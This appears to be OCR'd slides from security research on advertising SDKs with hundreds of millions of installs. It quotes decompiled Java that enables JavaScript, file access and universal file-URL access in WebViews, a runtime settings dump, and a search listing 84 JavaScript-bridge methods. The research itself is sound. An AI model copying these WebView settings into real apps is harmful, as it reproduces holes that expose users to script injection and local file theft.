
300.000.000+

about://ad_SDKs/Showcases/1




File:///path/to/script

about://ad_SDKs/Showcases/1




```java
public /* synthetic */ void i() {
    boolean z = true;
    setFocusable(true);
    setHorizontalScrollBarEnabled(false);
    setVerticalScrollBarEnabled(false);
    WebView.setWebContentsDebuggingEnabled(false);
    setWebChromeClient(new a());
    WebSettings settings = getSettings();
    settings.setJavaScriptEnabled(true);
    settings.setBuiltInZoomControls(true);
    settings.setDisplayZoomControls(false);
    settings.setUseWideViewPort(true);
    settings.setGeolocationEnabled(true);
    settings.setMediaPlaybackRequiresUserGesture(false);
    settings.setAllowFileAccessFromFileURLs(true);
    settings.setAllowUniversalAccessFromFileURLs(true);
    settings.setAllowFileAccess(true);
    setWebViewClient(g());
    j();
    if (!(this instanceof com.[redacted].sdk.j)) {
        e();
    }
    if (this.d.length() <= 0) {
        z = false;
    }
    if (z) {
        a(this.d);
    }
}
```

about://ad_SDKs/Showcases/1



```
    protected /* synthetic */ void j() {
        if (!StringsKt.startsWith$default(this.f, [redacted], false, 2, (Object) null) && !StringsKt.startsWith$default
(this.f, "file", false, 2, (Object) null)) {
            loadDataWithBaseURL(this.g, this.f, "text/html", null, null);
        } else if (!StringsKt.contains$default((CharSequence) this.f, (CharSequence) ".html", false, 2, (Object) null) && StringsKt
.startsWith$default(this.f, "file", false, 2, (Object) null)) {
            loadDataWithBaseURL(this.f, [redacted] + this.f + [redacted] "text/html", null, null);
        } else {
            loadUrl(this.f);
        }
    }
```



```
879     public final /* synthetic */ void set[redacted]l(String str) {
            this.f = str;
881     }
882
```


File:///path/to/script

about://ad_SDKs/Showcases/2

Adoption


500.000.000+

about://ad_SDKs/Showcases/2




File:///path/to/script

about://ad_SDKs/Showcases/2




```
[i] --------------- Dumping webview settings ------------------:
=====> Class Name: com.[redacted].ej
=====> WebView Client: com.[redacted].controller.v$v@f29f77c
    Allows Content Access: true
    Allows Javascript execution: true
    Allows File Access: true
    Allows File Access From File URLs: false
    Allows Universal Access from File URLs: false
[i] --------------- Dumping webview settings EOF --------------].
[i] Loading URL:file:/data/user/0/com.[redacted]demo/cache/[redacted]/[redacted]r.html?
[redacted]
```

about://ad_SDKs/ Showcases/2



```java
@android.annotation.SuppressLint({"SetJavaScriptEnabled"})
public static void a(android.webkit.WebView webView) {
    android.webkit.WebSettings settings = webView.getSettings();
    settings.setLoadWithOverviewMode(true);
    settings.setUseWideViewPort(true);
    webView.setVerticalScrollBarEnabled(false);
    webView.setHorizontalScrollBarEnabled(false);
    settings.setAllowFileAccess(true);
    settings.setBuiltInZoomControls(false);
    settings.setJavaScriptEnabled(true);
    settings.setSupportMultipleWindows(true);
    settings.setJavaScriptCanOpenWindowsAutomatically(true);
    settings.setGeolocationEnabled(true);
    settings.setDomStorageEnabled(true);
    try {
        a(settings);
        b(settings);
    } catch (java.lang.Throwable th) {
        org.json.i9.d().a(th);
        org.json.sdk.utils.Logger.e(a, "setWebSettings - " + th.toString());
    }
}
```

about://ad_SDKs/ Showcases/2



@.*javascriptint


Search definitions of: [ ] Class [ ] Method [ ] Field [✓ Code] [ ] Resource [ ] Comments

Search options: [✓ Case-insensitive] [✓ Regex]

Node		
com.	controller.v.r	@android.webkit.JavascriptInterface
com.	controller.v.r	@android.webkit.JavascriptInterface
com.	controller.v.r	@android.webkit.JavascriptInterface
com.	controller.v.r	@android.webkit.JavascriptInterface
com.	controller.v.r	@android.webkit.JavascriptInterface
com.	controller.v.r	@android.webkit.JavascriptInterface
com.	controller.v.r	@android.webkit.JavascriptInterface
com.	controller.v.r	@android.webkit.JavascriptInterface
com.	controller.v.r	@android.webkit.JavascriptInterface
com.	controller.v.r	@android.webkit.JavascriptInterface
com.	controller.v.r	@android.webkit.JavascriptInterface
com.	controller.v.r	@android.webkit.JavascriptInterface
com.	controller.v.r	@android.webkit.JavascriptInterface

Found 84 (complete)

about://ad_SDKs/ Showcases/2



